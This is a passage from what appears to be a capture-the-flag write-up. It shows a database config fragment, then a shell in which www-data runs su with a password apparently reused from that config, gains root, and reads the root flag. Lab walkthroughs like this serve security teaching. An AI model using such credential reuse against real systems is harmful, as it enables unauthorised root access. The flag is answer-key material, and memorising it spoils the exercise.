        'compress' => FALSE,
        'stricton' => FALSE,
        'failover' => array(),
        'save_queries' => TRUE
);
```



```
www-data@ubuntu:/var/www/html/fuel/application/config$ su root
su root
Password: mememe

root@ubuntu:/var/www/html/fuel/application/config# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/var/www/html/fuel/application/config# 
```

root flag



```
root@ubuntu:~# cat root.txt
cat root.txt
b9bbcb33e11b80be759c4e844862482d
root@ubuntu:~# 
```